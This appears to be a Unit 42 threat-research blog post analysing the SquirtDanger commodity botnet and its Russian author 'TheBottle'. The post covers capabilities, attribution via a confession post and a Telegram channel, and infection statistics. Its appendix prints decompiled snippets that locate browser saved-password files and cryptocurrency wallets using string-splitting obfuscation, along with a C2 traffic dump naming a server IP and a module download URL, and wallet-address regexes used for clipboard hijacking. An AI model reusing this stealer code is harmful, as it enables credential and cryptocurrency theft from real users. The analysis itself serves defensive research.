

# SquirtDanger: The Swiss Army Knife Malware from Veteran Malware Author TheBottle

[researchcenter.paloaltonetworks.com/2018/04/unit42-squirtdanger-swiss-army-knife-malware-veteran-malware-author-thebottle/](https://researchcenter.paloaltonetworks.com/2018/04/unit42-squirtdanger-swiss-army-knife-malware-veteran-malware-author-thebottle/)

Josh Grunzweig, Brandon Levene, Kyle Wilhoit, Pat Litke

April 17, 2018

By [Josh Grunzweig](#), [Brandon Levene](#), [Kyle Wilhoit](#) and [Pat Litke](#)

April 17, 2018 at 1:00 PM

Category: [Unit 42](#)

Tags: [Dendi](#), [Foxovsky](#), [Omagarable](#), [SquirtDanger](#), [TheBottle](#)



This post is also available in: [日本語 \(Japanese\)](#).

Finding and investigating new malware families or campaigns is a lot like pulling a loose thread from an article of clothing. Once you start tugging gently on the thread, everything starts to unravel. In this particular case we began by investigating a new malware family, which we are calling SquirtDanger based on a DLL, SquirtDanger.dll, used in the attacks. There is strong evidence to indicate that this malware family was created by a prolific Russian malware author that goes by the handle of 'TheBottle'. By pulling on a few strings we were eventually led to TheBottle's unraveling. In this post we will delve into how we unraveled TheBottle's activities and his newest malware family.

## Malware Overview

SquirtDanger is a commodity botnet malware family that comes equipped with a number of

characteristics and capabilities. The malware is written in C# (C Sharp) and has multiple layers of embedded code. Once run on the system, it will persist via a scheduled task that is set to run every minute. SquirtDanger uses raw TCP connections to a remote command and control (C2) server for network communications.

SquirtDanger comes with a wealth of functionality, including the following:

- Take screenshots
- Delete malware
- Send file
- Clear browser cookies
- List processes
- Kill process
- List drives
- Get directory information
- Download file
- Upload file
- Delete file
- Steal wallets
- Steal browser passwords
- Swap identified wallets in the victim's clipboard
- Execute file

The ability to swap out identified wallets with a predetermined wallet owned by the attacker is not a new one, as we have previously reported on it when analyzing the ComboJack malware family. For more information on how the SquirtDanger malware family operates, please refer to an in-depth analysis within the Appendix of this post.

Using various analytic techniques, Palo Alto Networks Unit 42 researchers were able to extract an embedded identifier from roughly 400 SquirtDanger samples, which we attribute to separate campaigns. Broadly, we identify two subsets of this malware which are divided by distinct mutexes and other indicators that we observed in WildFire. As we dug into this malware, we discovered a code repository which coincided with the capabilities and style of the samples we had observed. A screenshot of this repository's base page is reproduced in figure 1 below:




Figure 1 Source code of SquirtDanger hosted on GitHub

Further analysis of the code in this repository indicated that our initial assessment was correct, and that this repository was the source code for SquirtDanger. While exploring the code, we discovered that TheBottle had posted this repository (and others) as a companion to a "confession" blog posted on telegra.ph.

#### TheBottle Connection

TheBottle, a well-known Russian cybercriminal has been active on global underground marketplaces for years. Distributing, selling, and trading malware and source code has been

TheBottle's modus operandi on underground marketplaces and forums. It appears, however, that TheBottle has encountered several issues throughout his career as a malware author.

According to Vitali Kremez of Flashpoint:

*"Previously, TheBottle was banned unanimously by the underground arbitrators for customer infractions. His underground infractions were very costly leading to multiple disputes accusing him of not delivering malware support that was needed for long-term criminal operations."*

While investigating SquirtDanger, we came across a confessional blog post claiming to be TheBottle. In the post, the individual claimed responsibility for creating several malware families, including Odysseus Project, Evrial, Ovidiy Stealer, and several others. Again, Vitali of Flashpoint:

*"In his latest confession on telegraph, the actor walks through their life in underground lamenting on his challenges of being a malware developer with real-life issues... His sense of guilt pushed him to release all of his malware creations that were used in many cybercrime operations in the past from "Ovidiy Stealer" to "Reborn Stealer."*

Below is a screenshot of TheBottle's original post in his native Russian:

Шестым и последним проектом стал Evrial Stealer, сделал годную панель и качественный стиллер, но однако все равно были проблемы с отступом и все укатилось в такую же пизду как и реборн и овидий(Были созданы арбитражи и так далее, где я просто отлетел из-за срача с ермоффом(главный админ лолзтима)). Так же на прогресс закрытия стиллера повлиял местный БСТМ(тема вообще другой пасты, как меня принимали и предлагали сотрудничество), <https://hakfor.net/>, и долбаебы с конфы Evrial'a. Ссылка : <https://darkwebs.ws/threads/47431/>.

IP	HWID	Type	Filename	Time	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	52 minutes, 30 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	1 hour, 39 minutes, 55 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	6 hours, 39 minutes, 54 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	7 hours, 18 minutes, 33 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	8 hours, 7 minutes, 29 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	9 hours, 5 minutes, 54 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	11 hours, 36 minutes, 9 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	17 hours, 28 minutes, 19 seconds ago	Download
192.168.1.10	XXXXXXXXXXXXXXXXXXXX	Stealed File ZIP	XXXXXXXXXXXXXXXXXXXX	18 hours, 26 minutes, 59 seconds ago	Download

Почему я решился на написание статьи - ответ кроется в чувстве вины перед всеми кого я обманул. Извините, но все вышло из-за того что у кого-то просто не работал софт и они решили написать жалобу. Я сливаю все сурсы которые я нашел, когда я что-то кодил.

Мой телеграм на этот момент : [\[Redacted\]](#)

Ссылка на сурсы : <https://github.com/TheBottle/TheBottleFull>

Figure 2 Screenshot of TheBottle's blog post, confessing to authorship of malware families. TheBottle is ultimately expressing regret for creating many of the malware families.


Looking closer at TheBottle's blog posting revealed a Telegram channel exposing a group of roughly 900 individuals most of whom appear to be Russian. Here the channel members are coordinating attacks, developing code, and trading/selling access to several different botnets and builders. Additionally, this Telegram group appears to be a common haunt of some interesting prolific actors, some with high-profile ties; such as foxovsky, an underground actor who is famous in underground communities for developing malware. Readers may recall foxovsky as being the author of a previously reported malware family called Rarog. Additionally, the '1MSORRY' actor was identified as being a member of this community, who is behind the 1MSORRY cryptocurrency botnet and other malware families being distributed around the globe.



foxovsky [Online 11:00 - 22:00 MSK]

та бля сорик

@ims0rry я первый хотел про мунер проги написать



Сахарнii X

И мне не надо



foxovsky [Online 11:00 - 22:00 MSK]



1M5ORRY @ims0rryblog admin

Мне первому скинули :D

Figure 3 Screenshot of Telegram channel with prolific underground actors communicating

After some online sleuthing, we were able to find additional accounts across several social media sites TheBottle frequented. Across most of the social media sites we located, it was apparent TheBottle took his hacking persona seriously.



Figure 4 Screenshot of TheBottle's Twitter feed

Also, looking closer into TheBottle's Twitter conversations helped shed some light on how TheBottle feels about individuals using their malware.




Figure 5 Screenshot of TheBottle's conversation with @malwarhunterteam

#### Infection Vector/Victimology

In total, we saw 1,277 unique SquirtDanger samples used across multiple campaigns. SquirtDanger is likely delivered via illicit software downloads also known as "Warez". As of the time of writing, we witnessed 119 unique C2 servers that were geographically dispersed:





*Figure 9 Geographic distribution of identified C2 servers*

Additionally, in the wild, we were able to identify 52 unique IP's or domains acting as delivery infrastructure. This infrastructure acts as a dissemination point for this malware. Some of this delivery infrastructure appeared to be compromised legitimate websites unwittingly distributing SquirtDanger.

We have witnessed SquirtDanger being used against individuals across the globe, such as a Turkish university, an African telecommunications company, and a Japanese Information and communication technology provider in Singapore.

#### Conclusion

The SquirtDanger malware family is just one of many commodity families being created today. It comes equipped with a wealth of features that allow attackers to quickly perform various actions on a compromised machine. While the malware itself proved to be interesting, it was the actor behind it that provided a much more interesting story.

As we pulled on TheBottle's thread, we slowly started to realize that what we've found is just the tip of the proverbial iceberg. As we looked deeper into TheBottle's malware and online activity, we noticed this was just minor activity taking place in a larger web of criminals working together. In fact, just recently, one of TheBottle's allies was outed by the researcher known as Benkow.

Ultimately, as we unraveled a small portion of criminal activity, we were able to observe a malware author evolve into what seemed a somewhat remorseful individual, posting on a near personal level. Ultimately, will TheBottle change his ways? We will watch and see. Using several sources of intelligence were key to the investigation of this actor and malware, and Palo Alto Networks customers are protected from this threat by:



1. WildFire detects all SquirtDanger files with malicious verdicts
2. AutoFocus customers can track these samples with the SquirtDanger tag
3. Traps blocks all of the files associated with SquirtDanger

## Appendix

### Malware Analysis

The SquirtDanger malware family comes equipped with a wealth of features by the author. The malware is coded using C#. The malware author chose to make use of the Costura add-in to embed the SquirtDanger payload into the compiled executable.

Once the main module is loaded and subsequently executed, it will begin by creating an installation directory, where the malware will copy itself. The following directories and their corresponding installation executables have been observed in the samples analyzed:

- %TEMP%\Microsoft\_SQL\_SDKs\AzureService.exe
- %TEMP%\MonoCecil\Fazathron.exe

After SquirtDanger is copied to the necessary path, a new instance of this malware will be spawned prior to killing the current process.

Once the installation phase has completed and the malware is found to be executed from the correct location, a new mutex will be created to ensure only one instance of the malware is run at a given time. The following two mutexes have been observed across all analyzed samples:

- Omagarable
- AweasomeDendiBotnet

After the mutex has spawned, SquirtDanger will proceed to check for the existence of another executable, which will act as a persistence mechanism. This simple executable will simply check for the existence of the SquirtDanger payload, and if the payload cannot be found, a new copy is written to disk and a new instance will be spawned. This executable is embedded within the SquirtDanger payload, and has been observed dropped to the following location:

- %TEMP%\MSBuild.exe
- %TEMP%\OmagarableQuest.exe

This dropped file is given both SYSTEM and HIDDEN attributes to prevent victims from discovering it. A new scheduled task is created with a name of 'CheckUpdate' to run this file. This scheduled task checks every minute after it is initially setup.

SquirtDanger proceeds to communicate with the remote C2 server using raw TCP sockets. Data sent between the client and server is serialized, however, it is not obfuscated. When the malware initially communicates with the remote server, it will attempt to obtain a list of additional modules to install. An example of this communication may be seen below:

```

00000000 00 01 00 01 02 02 2a 6e 65 74 2e 74 63 70 3a 2f .....*n et.tcp:/
00000010 2f 31 39 35 2e 31 35 34 2e 32 32 31 2e 31 31 33 /195.154 .221.113
00000020 3a 32 33 35 36 33 2f 49 43 6f 6e 6e 65 63 74 6f :23563/I Connecto
00000030 72 03 08 0c r...
00000000 0b .
00000034 06 b8 01 79 2b 68 74 74 70 3a 2f 2f 74 65 6d 70 ...y+htt p://temp
00000044 75 72 69 2e 6f 72 67 2f 49 43 6f 6e 6e 65 63 74 uri.org/ IConnect
00000054 6f 72 2f 47 65 74 4d 6f 64 75 6c 65 4c 69 73 74 or/GetMo duleList
00000064 2a 6e 65 74 2e 74 63 70 3a 2f 2f 31 39 35 2e 31 *net.tcp ://195.1
00000074 35 34 2e 32 32 31 2e 31 31 33 3a 32 33 35 36 33 54.221.1 13:23563
00000084 2f 49 43 6f 6e 6e 65 63 74 6f 72 0d 47 65 74 4d /IConnec tor.GetM
00000094 6f 64 75 6c 65 4c 69 73 74 13 68 74 74 70 3a 2f oduleLis t.http:/
000000A4 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 56 02 0b /tempuri .org/V..
000000B4 01 73 04 0b 01 61 06 56 08 44 0a 1e 00 82 ab 01 .s...a.V .D.....
000000C4 44 1a ad c2 eb 4b 0c 1a 2b 2d 4b 84 fe e8 f9 ea D....K.. +-K.....
000000D4 37 b9 b3 44 2c 44 2a ab 14 01 44 0c 1e 00 82 ab 7..D,D*. ..D.....
000000E4 03 01 56 0e 42 05 0a 07 01 01 01 ..V.B... ...
00000001 06 d3 02 c1 01 33 68 74 74 70 3a 2f 2f 74 65 6d .....3ht tp://tem
00000011 70 75 72 69 2e 6f 72 67 2f 49 43 6f 6e 6e 65 63 puri.org /IConnec
00000021 74 6f 72 2f 47 65 74 4d 6f 64 75 6c 65 4c 69 73 tor/GetM oduleLis
00000031 74 52 65 73 70 6f 6e 73 65 15 47 65 74 4d 6f 64 tRespons e.GetMod
00000041 75 6c 65 4c 69 73 74 52 65 73 70 6f 6e 73 65 13 uleListR esponse.
00000051 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f http://t empuri.o
00000061 72 67 2f 13 47 65 74 4d 6f 64 75 6c 65 4c 69 73 rg/.GetM oduleLis
00000071 74 52 65 73 75 6c 74 0a 4d 6f 64 75 6c 65 46 69 tResult. ModuleFi
00000081 6c 65 29 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 le)http: //www.w3
00000091 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 .org/200 1/XMLSch
000000A1 65 6d 61 2d 69 6e 73 74 61 6e 63 65 08 46 69 6c ema-inst ance.Fil
000000B1 65 4e 61 6d 65 08 46 69 6c 65 50 61 74 68 07 46 eName.Fi lePath.F
000000C1 69 6c 65 55 52 4c 56 02 0b 01 73 04 0b 01 61 06 ileURLV. ...s...a.
000000D1 56 08 44 0a 1e 00 82 ab 01 44 12 ad c2 eb 4b 0c V.D..... .D....K.
000000E1 1a 2b 2d 4b 84 fe e8 f9 ea 37 b9 b3 44 0c 1e 00 .+-K.... .7..D...
000000F1 82 ab 14 01 56 0e 42 03 0a 05 42 07 0b 01 62 09 ....V.B. ..B...b.
00000101 0b 01 69 0b 45 09 45 0d 99 0e 4d 61 69 6e 4d 6f ..i.E.E. ..MainMo
00000111 64 75 6c 65 2e 64 6c 6c 45 0f 99 0f 5c 4d 61 69 dule.dll E...\\Mai
00000121 6e 4d 6f 64 75 6c 65 2e 64 6c 6c 45 11 99 22 68 nModule. dllE.."h
00000131 74 74 70 3a 2f 2f 72 75 2d 73 68 6f 70 2e 73 75 ttp://ru -shop.su
00000141 2f 53 71 75 69 72 74 44 61 6e 67 65 72 2e 64 6c /SquirtD anger.dl
00000151 6c 01 01 01 01 01 l.....

```

Figure 6 Example communication between malware client and C2 server

After the list of modules and their associated URLs are collected, SquirtDanger will download these modules via HTTP communication.

SquirtDanger comes with a wealth of functionality, including the following:

- Take screenshots
- Delete malware
- Send file
- Clear browser cookies
- List processes
- Kill process
- List drives
- Get directory information
- Download file

- Upload file
- Delete file
- Steal wallets
- Steal browser passwords
- Swap identified wallets in the victim's clipboard
- Execute file

In the case of stealing passwords from browsers, a number of browsers are supported, including the following:

- Chrome
- Firefox
- Yandex Browser
- Kometa
- Amigo
- Torch
- Opera

```

new qqqqqqq
{
  BrowserName = "Yandep49812x".Replace("p49812", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Yandex\\YandexBrowser\\Uf123dsr Data\\Default\\Login Daf123dsta".Replace("f123ds", string.Empty)
  }
},
new qqqqqqq
{
  BrowserName = "Komqweq123eta".Replace("qweq123", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Kometa\\Useqqqr Data\\Default\\Login Datqqqa".Replace("qqq", string.Empty)
  }
},
new qqqqqqq
{
  BrowserName = "Amiggg234o".Replace("gg234", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Amigo\\wg123User\\User Dawg123ta\\Default\\Login Dawg123ta".Replace("wg123", string.Empty)
  }
},
new qqqqqqq
{
  BrowserName = "Torchfqqqq".Replace("fqqqq", string.Empty),
  FilePaths = new List<string>
  {
    Environment.GetEnvironmentVariable("LocalAppData") + "\\Torchw1fdg123\\User w1fdg123Data\\Defaultw1fdg123\\Login Datw1fdg123a".Replace("w1fdg123", string.Empty)
  }
},

```

*Figure 7 Malware attempting to collect passwords from various popular browsers*

SquirtDanger also has the ability to seek out wallets for various cryptocurrencies, including the following:

- Litecoin
- Bitcoin
- Bytecoin
- Dash
- Electrum
- Ethereum
- Monero

```

381     try
382     {
383         foreach (FileInfo fileInfo2 in new DirectoryInfo(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Electrum\\wallets").GetFiles())
384         {
385             bool exists = fileInfo2.Exists;
386             if (exists)
387             {
388                 byte[] array6 = File.ReadAllBytes(fileInfo2.FullName);
389                 bool flag11 = array6 != null;
390                 if (flag11)
391                 {
392                     list.Add(new BitcoinWallet
393                     {
394                         WalletArray = array6,
395                         WalletName = "Electrum",
396                         FileName = fileInfo2.Name
397                     });
398                 }
399             }
400         }
401     }
402     catch
403     {
404     }
405     try
406     {
407         foreach (FileInfo fileInfo3 in new DirectoryInfo(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Ethereum\\wallets").GetFiles())
408         {
409             bool exists2 = fileInfo3.Exists;
410             if (exists2)
411             {
412                 byte[] array7 = File.ReadAllBytes(fileInfo3.FullName);
413                 bool flag12 = array7 != null;
414                 if (flag12)
415                 {
416                     list.Add(new BitcoinWallet
417                     {
418                         WalletArray = array7,
419                         WalletName = "Ethereum",
420                         FileName = fileInfo3.Name
421                     });
422                 }
423             }
424         }
425     }

```

Figure 8 Malware attempting to identify various cryptocurrency wallets on the victim machine

In addition to stealing wallets, the malware contains the ability to swap a victim's clipboard data in the event a specific regular expression is encountered. The following regular expressions were present within the malware:

Type	Regular Expression
QIWI	<code>(^\+\d{1,2})?((\(\d{3}\) )(\-\?d{3}\-) (\d{3}))(\d{3}\-\d{4}) (\d{3}\-\d\d\-\d\d) (\d{7}) (\d{3}\-\d\-\d{3}))</code>
BTC	<code>^[13][a-km-zA-HJ-NP-Z1-9]{25,34}\$</code>
ETH	<code>^(0x[0-9a-fA-F]{40})\$</code>
LTC	<code>^[L[a-zA-Z0-9]{26,33})\$</code>
XRP	<code>^[r[rpshnaf39wBUDNEGHJKLM4PQRST7VWXYZ2bcdeCg65jkm8oFqi1tuvAxyz]{27,35})\$</code>
DOGE	<code>^(t[0-9a-zA-Z]{34})\$</code>
ZEC	<code>^(D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})\$</code>
XMR	<code>^(4[0-9AB][1-9A-Za-z]{93,104})\$</code>

In the event one of these digital currency addresses are encountered, the malware is configured to swap the value with one that is pre-determined. A number of digital currency addresses were able to be retrieved from our sample set, which have been included in the Appendix of this blog post. This feature is not a new one, as we have previously reported on it when analyzing the [ComboJack malware family](#).

### **SquirtDanger Samples**

For a full list of SquirtDanger hashes, as well as their first seen timestamps, please refer to the following [link](#).

### **C2 Servers**

For a full list of C2 servers, as well as their first seen timestamps, please refer to the following [link](#).

### **Distribution Servers**

For a full list of distribution servers, as well as their first seen timestamps, please refer to the following [link](#).

### **Updates:**

www.msftconnecttest[.]com was erroneously included in the IoC and that has been corrected

**Get updates from  
Palo Alto  
Networks!**

---

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).